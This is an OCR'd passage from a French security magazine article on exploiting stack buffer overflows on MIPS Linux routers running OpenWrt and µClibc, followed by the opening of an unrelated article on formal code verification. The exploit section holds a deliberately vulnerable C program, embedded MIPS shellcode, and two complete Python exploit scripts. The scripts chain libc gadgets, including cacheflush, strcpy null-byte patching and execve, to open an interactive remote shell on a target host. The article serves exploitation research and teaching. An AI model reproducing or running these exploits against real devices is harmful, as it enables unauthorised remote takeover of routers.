  addiu   $sp, 40
```

Tous les wrappers d'appels système ont, à peu de choses près, cette allure. Notons que lors de la préparation des paramètres de l'appel système, toutes les valeurs contenues en `a*` sont copiées en `s*`, puis recopiées en `a*`.

2. Exploitation via shellcode

Étant donné que les paramètres des fonctions sont placés dans des registres et non dans la pile, nous ne pouvons pas effectuer un *return into libc* comme nous avions l'habitude de le faire sous IA-32. Nous allons voir en premier lieu comment effectuer un *return into libc* simple sous MIPS. Puis nous verrons comment reproduire par sauts successifs, un appel à `cacheflush()`, pour finalement sauter dans notre shellcode fraîchement injecté et *cacheflushé*.

2.1 Return into libc simple

L'idée est, ici, d'illustrer nos propos en effectuant à un appel à `write()` après un débordement dans la pile.

2.1.1 Programme vulnérable

Le programme vulnérable est le suivant :

```
int main(int argc, char **argv)
{
   char buffer[100];
   read( 0, buffer, 1024 );
   return 0;
}
```

Nous avons choisi d'utiliser `read()` plutôt que `strcpy()` afin de ne pas être gêné par l'injection d'octets nuls, pour le moment. Le code assembleur généré crée une stack frame dans `main()` de 144 octets.

2.1.2 Initialisation des paramètres : étape 1

Afin d'initialiser des registres, nous devons disposer des valeurs d'initialisation, mais également des instructions récupérant ces valeurs et les chargeant dans les registres adéquats. Si nous pouvons facilement injecter nos valeurs dans la pile lors du débordement, nous ne pouvons pas injecter les instructions nécessaires à leur affectation, puis les exécuter étant donné que nous devons synchroniser les caches. Peut-être que nous pouvons compter sur du code présent dans la libc pour remplir cette tâche.

Il nous faut donc, en premier lieu, trouver des instructions récupérant des valeurs en pile et les affectant dans des registres. L'idéal serait de trouver une suite d'instructions ressemblant à :

```
  lw      $a0, xxxx($sp)
  lw      $a1, yyyy($sp)
  lw      $a2, zzzz($sp)
```

Malheureusement, il s'avère plutôt difficile de trouver des instructions plaçant des valeurs en pile dans les registres `a*`. Par contre, les épilogues de fonction contiennent souvent des instructions plaçant des valeurs en pile dans les registres `s*`. Comme nous l'avons vu dans les extraits de code précédents.

Un épilogue est vraiment pratique, car si nous sautons à un emplacement contenant de telles instructions, nous devons également pouvoir sauter de nouveau vers une portion de code effectuant un appel à l'instruction `syscall`. Encore une fois, l'épilogue dépile `ra` et saute à l'adresse qu'il contient. Tout ceci nous arrange vraiment. On peut ainsi trouver dans la libc, des morceaux de code comme celui-ci, que nous appellerons `pop_parameters`[4] :

```
pop_parameters:
  lw      $gp, 16($sp)
  lw      $v0, 24($sp)
  lw      $v1, 28($sp)
  lw      $ra, 40($sp)
  lw      $s1, 36($sp)
  lw      $s0, 32($sp)
  jr      $ra
  addiu   $sp, 48
```

Nous pouvons ainsi initialiser le registre `gp` afin d'appeler n'importe quelle fonction. En effet, ce dernier est utilisé dans le prologue de toute fonction :

```
  lw      $t9, -XXXX($gp)
  jalr    $t9
```

Nous pouvons également initialiser `v0`, `ra`, et les registres `s0` et `s1`. Certes, ceci est intéressant, mais nous n'avons pas nos paramètres en `a*`.

2.1.3 Initialisation des paramètres : étape 2

Si vous vous souvenez de ce que nous avions dit concernant les wrappers d'appels système, une partie de leur code effectuait des copies des valeurs contenues en `s*` vers les registres `a*`. Ceci résout notre problème. D'ailleurs, le code du wrapper de `write()` est le suivant :

```
write:
...
  move    $s1, $a0
  move    $s0, $a1
  move    $v1, $a2

  move    $a0, $s1   <--- :)
  move    $a1, $s0
  move    $a2, $v1
```

[4] *Il s'agit d'un extrait de la µClibc que l'on retrouve par exemple dans OpenWRT* ***[4]***.

```
  li      $v0, 0xFA4
  syscall 0
...
  jr      $ra
  addiu   $sp, 40
```

Ainsi, la valeur récupérée dans `s1` fera office de premier paramètre, la valeur récupérée dans `s0` de second paramètre, et celle dans `v1` de troisième paramètre.


Nous devons donc, en premier lieu, écraser le `ra` contenu dans la stack frame de la fonction vulnérable par l'adresse d'un `pop_parameters`. Ensuite, calculer à quel endroit insérer nos valeurs d'initialisation. Pour ce faire, nous devons prendre en compte le décalage de `sp` au retour de la fonction vulnérable. Puis, à partir de cette nouvelle valeur de `sp`, considérer le décalage auquel chaque registre se verra affecté la valeur adéquate. La nouvelle valeur de `ra` prise dans `pop_parameters` sera l'adresse de l'instruction `move $a0, $s1` contenue dans le wrapper de `write()`.

Le *buffer* à injecter aura donc l'allure du schéma 1. Le programme vulnérable tourne sur un `wrt54g` sous OpenWRT. L'exploit crée le paquet avec comme adresse de buffer à afficher à l'aide de `write()`, celle d'une chaîne `/bin/sh` contenue dans la µClibc. Testons :

```
root@OpenWrt# ./exploit.py | ./vuln
/bin/sh
Bus error

root@OpenWrt# cat exploit.py
#!/usr/bin/env python
print "/bin/sh"
```

Ça fonctionne. Bien entendu, pour le moment, notre buffer contient de nombreux octets nuls. Mais nous trouverons un remède plus tard. Le *Bus error* est simplement dû au fait que le wrapper récupère une valeur de `ra` incorrecte une fois l'appel système effectué. En effet, nous n'avons pas pris le soin de compléter le buffer injecté jusqu'au décalage auquel le wrapper récupèrera `ra`.



1 *Buffer injecté permettant d'effectuer un appel à write() affichant « /bin/sh ».*

2.2 Reconstruction du wrapper de cacheflush()

Nous nous proposons, ici, d'injecter un shellcode dans le buffer vulnérable ainsi qu'une *frame* effectuant un appel à `cacheflush()`, même si son *wrapper* n'est pas présent dans la libc, pour finalement sauter dans notre shellcode et pouvoir l'exécuter.

Le principal problème pour reconstruire un appel système manquant est que nous devons initialiser `v0` avec le numéro de l'appel système que l'on souhaite appeler. Facile, me direz-vous, étant donné que notre `pop_parameters` s'en charge. Cependant, lorsque nous sautons au beau milieu du code d'un wrapper d'appel système afin de transférer le contenu des registres `s*` dans les registres `a*`, séquentiellement ce wrapper va réinitialiser `v0` avec le numéro de l'appel système pour lequel il a été conçu. Dans le cas de `write()`, il s'agissait de `0xFA4`.

Nous ne pouvons donc pas procéder de la sorte. Qu'à cela ne tienne, cherchons encore une fois dans la libc, une suite d'instructions intéressante. Quelque chose comme ceci (que nous appellerons `bounce`) :

```
bounce:
   lw      $t9, -31648($gp)
   lw      $a2, 24($sp)
   move    $a0, $s1
   jalr    $t9
   move    $a1, $s0
...
```

Ici, il ne s'agit pas d'un épilogue de fonction. Cependant, les deux premiers paramètres de la fonction appelée sont récupérés depuis les registres `s0` et `s1`. Le troisième étant récupéré en `sp+24`. L'adresse à laquelle sauter est récupérée en fonction de la valeur de `gp` et d'un décalage de `-31648`. Tout ceci est parfait, car, en sautant à `pop_parameters`, nous sommes capables de définir la valeur des registres `gp`, `v0`, `s0` et `s1`, donc tout ce dont nous avons besoin.

2.2.1 Initialisation de gp

Comment initialiser `gp` de manière à récupérer `t9` à un endroit auquel nous pouvons écrire une adresse nous permettant de sauter où nous le souhaitons ? L'endroit de prédilection pour la valeur de `t9` se trouve dans la pile étant donné que nous contrôlons son contenu. Il nous faut donc résoudre l'équation différentielle de second ordre :

```
gp - 31648 = adresse de t9
```

d'où

```
gp = adresse de t9 + 31648
```

Après cet effort cognitif intense, nous possédons enfin la valeur de `gp` qui dépendra de la position de `t9` dans le buffer injecté.

2.2.2 Initialisation de t9

La valeur de `t9` doit nous permettre d'arriver à une instruction effectuant directement un appel système sans préparation de paramètre, étant donné que cette fois-ci, nous avons totalement initialisé les registres. Nous pouvons donc simplement sauter

à l'adresse d'une instruction `syscall`. Le choix de cette adresse est important en termes d'optimisation en place mémoire dans la pile.

En effet, une fois l'instruction `syscall` exécutée, le wrapper continuera son exécution, dépilant une adresse de retour dans `ra`. Cette adresse de retour doit correspondre à l'adresse de début du buffer vulnérable dans lequel nous avons injecté notre shellcode. Nous devons donc prévoir à quel décalage de `sp`, le wrapper choisi ira récupérer `ra`. Le plus petit serait le mieux, afin de ne pas avoir à ajouter de nombreux octets de *padding* dans notre buffer injecté, avant d'y placer l'adresse de notre shellcode.
Les plus petits décalages de `sp` trouvés dans la µClibc étudiée, étaient de `32` octets. Ci-dessous l'extrait de code du wrapper de `shutdown()` :

```
shutdown:
...
   syscall 0
...
   lw      $ra, 28($sp)
   lw      $s0, 24($sp)
   jr      $ra
   addiu   $sp, 32
```


Nous plaçons donc à l'endroit où nous désirons stocker `t9` (i. e. dans la pile), l'adresse de l'instruction `syscall` du wrapper de `shutdown()`.

2.2.3 Préparation du buffer à injecter

Le registre `sp` aura été remonté :

⇨ après le retour de `main()` de 144 octets ;

⇨ après `pop_parameters` de 48 octets.



2 *Buffer injecté permettant d'effectuer un appel à cacheflush() et de sauter dans notre shellcode*

Le `jalr` du `bounce` vers l'instruction `syscall` n'aura pas touché à `sp`, cependant le wrapper de `shutdown` ira chercher `ra` en `sp+28`, emplacement auquel nous aurons inséré l'adresse de début du buffer vulnérable contenant notre shellcode (cf. schéma 2).

L'appel système `cacheflush()` prend 3 paramètres :

⇨ l'adresse du buffer à *flusher* ;


⇨ sa taille ;

⇨ le type d'opération de cache.

Étant donné que nous souhaitons forcer l'écriture du cache de données en mémoire, nous utiliserons une opération de *cache writeback* qui correspond à la constante `DCACHE` dans la libc.

La suite d'instructions de `pop_parameters` récupère `gp` en `sp+16`, ainsi les 4 octets en `sp+12` sont inutilisés. Nous pouvons donc placer à cet endroit la valeur de `t9` utilisée durant `bounce`, et calculer la valeur de `gp` en fonction de cette adresse dans la pile. Nous aurions pu également la placer en `sp+20`, car aucune valeur n'est récupérée par `pop_parameters` à cet emplacement.

Le schéma 3 récapitule le flot d'exécution depuis le retour de la fonction vulnérable.



3 *Flot d'exécution après débordement*

2.2.4 Exploit et démo

```
user@remote$ ./exploit_cache_shellcode.py
sh# uname -a
Linux OpenWrt 2.4.30 #1 Wed Nov 23 22:35:53 CET 2005 mips unknown
^C
user@remote$ cat ./exploit_cache_shellcode.py
#!/usr/bin/env python

import socket, sys, os, struct, time

HOST = "mipservietsky"
PORT = 5000
LIBC = 0x2aaee000
POP_PARAM = LIBC+0x02ade0
LIBC_BOUNCE = LIBC+0x03feb4
SYSCALL = LIBC+0x032cc0

# stack buffer
BUFFER = 0x7fff7d60
BUFFSIZE = 112
```

```
shellcode = "" + \
"\x68\x00\x04\x3c\x2f\x73\x84\x34\x08\x00\xa4\xaf\x69\x6e\x04\x3c" +\
"\x2f\x62\x84\x34\x04\x00\xa4\xaf\x26\x20\x84\x00\x10\x00\xa4\xaf" +\
"\x04\x00\xa4\x27\x0c\x00\xa4\xaf\xb3\x2a\x19\x3c\x30\xba\x39\x37" +\
"\x0c\x00\xa5\x27\x09\xf8\x20\x03\x26\x30\xc6\x00"
# pad original function frame
padd1 = shellcode + 'A'*(BUFFSIZE-len(shellcode))
FIRST_RA = struct.pack( "<L",  POP_PARAM )
padd2 = 'A'*4

# we pad until sp+12
padd_cache1 = 'A'*12

# put t9 value
# which is used to call
# SYSCALL
cache_t9 = struct.pack( "<L", SYSCALL )

# prepare gp value
# at sp+16
# this is first value
# retrieved in POP_PARAM
t9_addr = BUFFER + BUFFSIZE + 8 + 12
cache_gp = struct.pack( "<L", t9_addr + 31648 )

# next values retrieved into POP_PARAM
# are at sp+24
padd_cache2 = 'A'*4
cache_v0 = struct.pack( "<L", 4147 )        #syscall number for cacheflush
cache_v1 = struct.pack( "<L", 0x01010101 )  #unused
cache_s0 = struct.pack( "<L", 1024 )        #s0 = a1 , size
cache_s1 = struct.pack( "<L", BUFFER )      #s1 = a0 , addr
cache_ra = struct.pack( "<L", LIBC_BOUNCE ) # move "s" into "a" and jalr to
SYSCALL
padd_cache3 = 'A'*4                         # pad until sp+48

# LIBC_BOUNCE part
# a2 = 24($sp)
padd_bounce = 'A'*24
bounce_a2 = struct.pack( "<L", 2 ) #last parameter for cacheflush is DCACHE (2)

# RA into SYSCALL is kept at 28($sp)
# used to jump to our shellcode
syscall_ra = struct.pack( "<L", BUFFER )

# final packet
packet = padd1 + FIRST_RA + padd2 + \
        padd_cache1 + cache_t9 + cache_gp + \
        padd_cache2 + cache_v0 + cache_v1 + cache_s0 + cache_s1 + cache_ra +
padd_cache3 + \
        padd_bounce + bounce_a2 + \
        syscall_ra

# candide remote shell
s = socket.socket()
s.connect( (HOST,PORT) )
s.send(packet)

time.sleep( 0.250 )

while True :
   sys.stdout.write("sh# ")
   d_in = sys.stdin.readline()
   if len(d_in) > 1 :
      s.send( d_in )
      print s.recv( 4096 )
```

Ne pas essayer à la maison !

3. Exploitation via libc

Afin d'éviter le développement d'un shellcode, et même si *Shellforge* est un outil extraordinaire, nous proposons une méthode permettant d'obtenir un shell uniquement en enchaînant des *return into libc*. Cette méthode met également en avant une solution, inspirée de l'article de Nergal **[3]**, permettant d'éviter la présence d'octets nuls dans le buffer injecté tout en les repositionnant après débordement.

3.1 Problème d'octets nuls

Une solution assez simple à mettre en œuvre pour éviter d'injecter des octets nuls est de les remplacer par des valeurs non nulles dans le buffer, puis de les *patcher* à l'aide d'appels successifs à `strcpy()`. Quelque chose dans ce goût-là :

```
strcpy( addr_byte_to_patch, addr_null_byte_into_libc );
```

Le premier paramètre étant l'adresse de l'octet à « nullifier », le second celle d'un octet nul présent dans la libc. Sans plus attendre, regardons le code de la fonction `strcpy()` :

```
strcpy:
   subu    $v0, $a0, $a1
   addiu   $a2, $v0, 0xFFFF

again:
   lb      $v1, 0($a1)
   addiu   $a1, 1
   addu    $v0, $a1, $a2
   bnez    $v1, again
   sb      $v1, 0($v0)
   jr      $ra
   move    $v0, $a0
```

Nous pouvons constater qu'il s'agit d'une *leaf function*, c'est-à-dire une fonction n'effectuant pas d'appel à d'autres fonctions. N'utilisant pas de variables locales, elle n'a donc aucun intérêt à construire une stack frame. Et donc, malheureusement pour nous, elle ne dépilera pas `ra` afin d'effectuer son retour à l'appelant.

Si nous décidons d'appeler `strcpy()` à l'aide d'un `jalr`, nous devons nous assurer que le code suivant ce même `jalr` soit intéressant pour notre exploitation, c'est-à-dire nous permettre de rebondir où l'on veut. Un `jalr` suivi d'un épilogue de fonction ferait parfaitement l'affaire. Ainsi, en fouillant un peu dans la libc, nous tombons sur ceci (que nous appellerons `strcpy_helper`) :

```
strcpy_helper:
   move    $a1, $s0
   lw      $t9, -30252($gp)
   beqz    $v0, __leave__
   move    $a0, $v0
   jalr    $t9
   nop
   lw      $gp, 16($sp)

__leave__:
   move    $v0, $s1
   lw      $ra, 32($sp)
   lw      $s1, 28($sp)
   lw      $s0, 24($sp)
   jr      $ra
   addiu   $sp, 40
```

Ces instructions appellent une fonction via un `jalr $t9`, chargeant `t9` depuis `gp`, du classique. La préparation des paramètres est un peu plus délicate. Le registre `a1` est systématiquement initialisé à l'aide de `s0`. Cependant, au moment de l'appel de fonction, `a0` a pour valeur `v0`. Une fois l'appel effectué, une nouvelle valeur de `gp` est récupérée en pile, puis `v0` reçoit `s1`, et les registres `ra`, `s1`, `s0` sont dépilés avant de sauter à `ra` et remonter `sp` de 40 octets.

Si nous combinons notre `strcpy_helper` à `pop_parameters`, nous serons capables d'effectuer autant d'appels à `strcpy()` que désirés. En effet, `pop_parameters` va nous permettre d'initialiser `gp`, `s0`, `s1` et `v0`, puis de sauter dans `strcpy_helper` pour effectuer un premier appel à `strcpy()`. L'adresse contenue dans `v0` sera celle du premier octet à nullifier, celle contenue dans `s0` celle de l'octet nul contenu dans la libc.

Une fois l'appel effectué, la valeur de `s1` sera affectée à `v0`, ce qui constituera le second octet à nullifier. Le registre `ra` dépilé nous fera sauter de nouveau dans le `strcpy_helper` afin d'effectuer un second appel à `strcpy`. Le registre `s1` fraîchement dépilé fera office d'adresse de troisième octet à dépiler lorsqu'il sera affecté au registre `v0`. Et ainsi de suite.

Un passage par `pop_parameters` est nécessaire pour initialiser la première fois le registre `v0`. Ce registre étant modifié uniquement après un appel à `strcpy()` effectué.

3.2 Appel à execve()

Les paramètres de l'appel système `execve()` nous obligent à fournir un tableau d'adresses de chaînes de caractères, terminé par 4 octets nuls. Si nous pouvons utiliser l'adresse d'une chaîne `/bin/sh` présente dans la libc et éviter de patcher l'octet nul terminant cette chaîne, nous sommes tout de même contraints de fournir `argv` contenant l'adresse de cette chaîne et nos 4 octets nuls.

Nous allons donc construire une frame pour `pop_parameters` qui patchera le premier octet en sautant dans `strcpy_helper`, puis 3 frames pour les retours de `strcpy()` dans `strcpy_helper`. Une fois le dernier octet nullifié, le retour de l'appel à `strcpy()`[5] nous permettra de sauter dans `execve()`. Nous construirons donc une frame supplémentaire permettant de stocker dans `s1` l'adresse de `/bin/sh`, dans `s0` l'adresse de `argv` que nous aurons construit dans la pile. Notons que, comme pour l'exemple de l'appel à `write()`, nous sauterons dans le wrapper d'`execve()` au niveau des instructions affectant les registres `s*` aux registres `a*`.

Dernier point, l'appel système `execve()` prend 3 paramètres :

- ⇨ `s1` : adresse de la chaîne `/bin/sh` ;
- ⇨ `s0` : adresse de `argv` ;
- ⇨ `v1` : adresse de `envp`.

Comme nous ne souhaitons pas fournir un environnement particulier à notre shell, nous devons initialiser `v1` à 0. Il serait dommage de fournir encore une fois 4 frames d'appels à `strcpy()` pour nullifier ces 4 octets avant de les dépiler dans `v1` au niveau de `pop_parameters`. En fait, si l'on regarde de plus près le code de la fonction `strcpy()`, on s'aperçoit que le registre utilisé pour stocker un octet de la chaîne source dans la chaîne destination est `v1` :

```
sb $v1, 0($v0)
```

Étant donné que `strcpy()` s'arrête sur un octet nul, nous sommes certains que la dernière valeur de `v1` dans `strcpy()` est 0. Au retour, `v1` n'est pas utilisé par `strcpy_helper`, donc au moment où nous sauterons dans le code du wrapper d'`execve()`, `v1` aura la valeur souhaitée.

3.3 Exploit et démo

```
user@remote$ ./exploit_full_libc_strcpy.py
 ---------------------------------
 . libc          : 0x2aaee000
 . pop_param     : 0x2ab18de0
 . strcpy_helper : 0x2ab1a104
 . libc_nullbyte : 0x2ab3ba20
 . strcpy        : 0x2ab1a010
 . execve        : 0x2ab3ba5c
 . binsh         : 0x2ab465b8
 . buffer        : 0x7fff7d68
 . buffer sz     : 0x70
 . argv          : 0x7fff7eb0
 . patch         : 0x7fff7eb4
 ---------------------------------
sh# uname -a
Linux OpenWrt 2.4.30 #1 Wed Nov 23 22:35:53 CET 2005 mips unknown
^C
user@remote$ cat ./exploit_full_libc_strcpy.py
#!/usr/bin/env python

import socket, sys, os, struct, time

HOST = "mipservietsky"
PORT = 5000

LIBC = 0x2aaee000
POP_PARAM = LIBC+0x2ade0
POP_PARAM_FRAME_SZ = 48
STRCPY_HELPER = LIBC+0x2c104
STRCPY_HELPER_FRAME_SZ = 40
LIBC_NULLBYTE = LIBC+0x4da20
STRCPY = LIBC+0x2c010
EXECVE = LIBC+0x4da5c
BINSH = LIBC+0x585b8

# stack buffer
BUFFER = 0x7fff7d68
BUFFSIZE = 112

# prepare strcpy fake frames
# to patch null bytes
# nextbyte is used on nextcall to prepare in
# advance s1 register which is copyed into v0
def build_strcpy_frame( gp, nextbyte ) :
   buffer  = 'A'*16                              # pad until sp+16
   buffer += struct.pack( "<L", gp )             # gp = sp+16
   buffer += 'A'*4                               # pad until sp+24
   buffer += struct.pack( "<L", LIBC_NULLBYTE ) # s0 = sp+24, @ libc null byte
   buffer += struct.pack( "<L", nextbyte )       # s1 = sp+28, @ next byte to
patch
   buffer += struct.pack( "<L", STRCPY_HELPER ) # ra = sp+32, move "s" into "a"
and jalr
   buffer += 'A'*4                               # pad until sp+40
   return buffer
#def
```

[5] *Dans la portion de code de `strcpy_helper` dépilant les registres et effectuant un saut à `ra`.*

```
# frame is the same as strcpy one but values
# are used for an execve call just after
# the last strcpy has been done
def build_execve_frame( argv ) :
   buffer  = 'A'*16                          # pad until sp+16
   buffer += 'A'*4                           # gp value is unused
   buffer += 'A'*4                           # pad until sp+24
   buffer += struct.pack( "<L", argv )       # @argv
   buffer += struct.pack( "<L", BINSH )      # @"/bin/sh"
   buffer += struct.pack( "<L", EXECVE )     # syscall execve
   buffer += 'A'*4                           # pad until sp+40
   buffer += struct.pack( "<L", BINSH )      # ARGV[0] = @ of "/bin/sh"
   buffer += struct.pack( "<L", 0x66666666 )  # ARGV[1] = 0x00000000, the 4
bytes to patch
   return buffer
#def

# pop param frame
def build_pop_param_frame( gp, bytetopatch, nextbyte ) :
   buffer  = 'A'*12                          # firstly we pad until sp+12
   buffer += struct.pack( "<L", STRCPY )     # t9 value is STRCPY
   buffer += struct.pack( "<L", gp )         # gp  is at sp+16, used to
access t9
   buffer += 'A'*4                           # pad until sp+24
   buffer += struct.pack( "<L", bytetopatch )  # v0 = byte to patch
   buffer += 'A'*4                           # v1 unused
   buffer += struct.pack( "<L", LIBC_NULLBYTE )  # s0 = libc NULL byte @
   buffer += struct.pack( "<L", nextbyte )   # s1 = next byte to patch
   buffer += struct.pack( "<L", STRCPY_HELPER )  # ra = move "s" into "a" and
jalr
   buffer += 'A'*4                           # pad until sp+48
   return buffer
#def


# pad original function frame
# with buffer, first RA used to go into POP_PARAM
# then pad until sp will point during function call
vuln_frame = 'A'*BUFFSIZE + struct.pack( "<L", POP_PARAM ) + 'A'*4

# sp value after vulnerable function returns
SP = BUFFER + BUFFSIZE + 8

# t9 will be inserted just before gp
# into pop_param frame
T9_ADDR = SP + 12

# gp = @t9 + offset
# offset is one of : lw $t9, -offset($gp)
T9_OFFSET = 30252
GP = T9_ADDR + T9_OFFSET

# argv is after the pop_parameter frame,
# the 3 strcpy_helper frames and the execve frame
ARGV = SP + POP_PARAM_FRAME_SZ + 4*STRCPY_HELPER_FRAME_SZ

# first byte to patch is 4 bytes after argv (argv[1])
PATCH = ARGV + 4

###
### prepare packet
###
packet = vuln_frame

# patch byte 1, prepare byte 2
packet += build_pop_param_frame( GP, PATCH, PATCH+1 )

# patch byte 2, prepare byte 3
packet += build_strcpy_frame( GP, PATCH+2 )

# patch byte 3, prepare byte 4
packet += build_strcpy_frame( GP, PATCH+3 )

# patch byte 4, no next byte
packet += build_strcpy_frame( GP, 0x41414141 )

# call execve after last strcpy
packet += build_execve_frame( ARGV )

# some debug info
debug_info =   " ---------------------------------\n" + \
               " . libc          : "+ hex(LIBC) + "\n"+ \
               " . pop_param     : "+ hex(POP_PARAM) + "\n"+ \
               " . strcpy_helper : "+ hex(STRCPY_HELPER) + "\n"+ \
               " . libc_nullbyte : "+ hex(LIBC_NULLBYTE) + "\n"+ \
               " . strcpy        : "+ hex(STRCPY) + "\n"+ \
               " . execve        : "+ hex(EXECVE) + "\n"+ \
               " . binsh         : "+ hex(BINSH) + "\n"+ \
               " . buffer        : "+ hex(BUFFER) + "\n"+ \
               " . buffer sz     : "+ hex(BUFFSIZE) + "\n"+ \
               " . argv          : "+ hex(ARGV) + "\n"+ \
               " . patch         : "+ hex(PATCH) + "\n"+ \
               " ---------------------------------\n"
sys.stderr.write( debug_info )

# candide remote shell
s = socket.socket()
s.connect( (HOST,PORT) )
s.send(packet)

time.sleep( 0.250 )

while True :
   sys.stdout.write("sh# ")
   d_in = sys.stdin.readline()
   if len(d_in) > 1 :
      s.send( d_in )
      print s.recv( 4096 )
```

Conclusion

Nous avons vu, tout au long de cet article, différentes techniques permettant d'exploiter des buffer overflow sur architecture MIPS. Elles restent bien entendu fortement dépendantes de la version de la bibliothèque C du système cible et ne fonctionneraient pas en cas d'utilisation d'un ASLR. Cependant, à ce jour, la majorité des routeurs basés sur du Linux MIPS, n'offre pas ce type de protections et les bibliothèques C utilisées ne diffèrent pas nécessairement d'une version de firmware à l'autre.

Remerciements

Je tiens à remercier Philippe Biondi et Nicolas Ruff pour leurs conseils et relectures.

Références

[1] TINNES (Julien), « *Linux MIPS ELF reverse engineering tips* » : **http://cr0.org/paper/mips.elf.external.resolution.txt**

[2] MIPS Technologies : **http://www.mips.com**

[3] Nergal, « *The advanced return-into-lib(c) exploits* » : **http://www.phrack.org/archives/58/p58-0x04**

[4] OpenWRT Wireless Freedom : **http://openwrt.org**

Vérification de code guidée par contre-exemples

Ne vous êtes vous jamais retrouvé devant un assert() qui saute et devoir lire des centaines de lignes de code avant de comprendre quel cheminement votre programme avait dû suivre pour en arriver là ? Ne vous êtes vous jamais posé la question de savoir si tout ce travail était réellement nécessaire ou s'il ne pourrait pas être délégué à un quelconque processus qui tourne en tâche de fond ? Ne se pourrait-il pas que les debuggers puissent évoluer et devenir capables de trouver ces bugs eux-mêmes sans intervention humaine ? Science-fiction ou réalité ?

Cet article essaye de faire le point sur certaines techniques récentes de vérification logicielle et d'analyse de code et des répercussions possibles que ces récentes avancées pourraient avoir sur nos outils de debuggage dans un avenir proche.

mots clés : ***analyse de code source / débogage / vérification automatique de code source***

1. Vérification formelle : mythes et réalités

Lorsqu'on parle de vérification formelle, on désigne en fait toutes les méthodes mathématiques qui tentent de produire des « logiciels corrects », c'est-à-dire exempt de bugs, via une exécution symbolique du programme. Tout naturellement, on en vient à se demander ce qu'est précisément un bug. En fait, on les définit couramment comme étant « l'ensemble des comportements non désirés du programme ».

Est-ce que tout est dit ? Absolument pas, car il faut pouvoir définir précisément, mathématiquement même, quel est le comportement correct du logiciel et cela nous mène immanquablement à la notion de « spécifications » qui définit les comportements corrects (ou incorrects) du logiciel.

La vérification formelle s'occupe donc de prouver mathématiquement la conformité d'un logiciel à un ensemble de spécifications jugées cruciales par les concepteurs. Cela ne veut pas dire qu'un logiciel correct est exempt de comportements jugés gênants par ses utilisateurs, mais simplement que les erreurs restantes ont été jugées comme non critiques ou, pire, ont été simplement oubliées dans la spécification.

Pour rester réaliste, la vérification formelle s'occupe seulement de fournir une preuve mathématique que le logiciel correspond bien à ses spécifications. Elle ne prétend donc pas fournir des logiciels exempts de « bugs » du point de vue de l'utilisateur.

Manipuler directement le binaire est hors de question. Il nous faut pouvoir créer une représentation symbolique du programme afin d'abstraire (cacher) plus facilement certaines informations non pertinentes à notre vérification et ne pas avoir à tout considérer dans son ensemble. Ce sont en fait les types de représentations que l'on fait du programme qui vont définir les trois grandes familles de vérification formelle :

⇨ **Analyse statique :** Cette technique manipule une version simplifiée du programme où certaines informations ont été oubliées volontairement afin de rendre la vérification plus aisée. L'avantage de cette méthode est que les vérifications que l'on peut accomplir sont extrêmement rapides. Le problème majeur étant qu'elle produit un grand nombre de fausses alertes qu'il faut ensuite vérifier une à une à la main.

⇨ **Vérification de modèles :** Cette technique manipule le programme sous la forme d'un système de transitions étiquetées. Ce mode de représentation est particulièrement adapté en informatique, mais est souvent sujet à ce que l'on appelle « l'explosion de l'espace des états » qui met l'exploration de l'ensemble de ce système de transitions hors de portée de nos ressources actuelles et futures. Un avantage de cette méthode sur l'analyse statique est qu'elle permet d'éviter totalement les fausses alertes.

⇨ **Preuves de programmes :** Dans cette dernière technique, on représente le programme et ses spécifications sous la forme d'une axiomatique mathématique, la spécification, elle, est représentée par un théorème qu'il va falloir prouver dans cette axiomatique et on décompose la preuve de ce théorème en lemmes que la machine va tenter de prouver automatiquement un à un. Bien que partiellement automatique, cette technique requiert forcément un opérateur humain ayant des connaissances en mathématiques qui sont au-dessus de la moyenne. L'avantage de cette technique est qu'elle permet d'arriver à bout de très nombreux problèmes, mais son manque d'automatisation et sa grande complexité la rendent peu attractive sauf pour de petits programmes qui se réduisent simplement dans un formalisme mathématique (UAL de processeurs, par exemple).

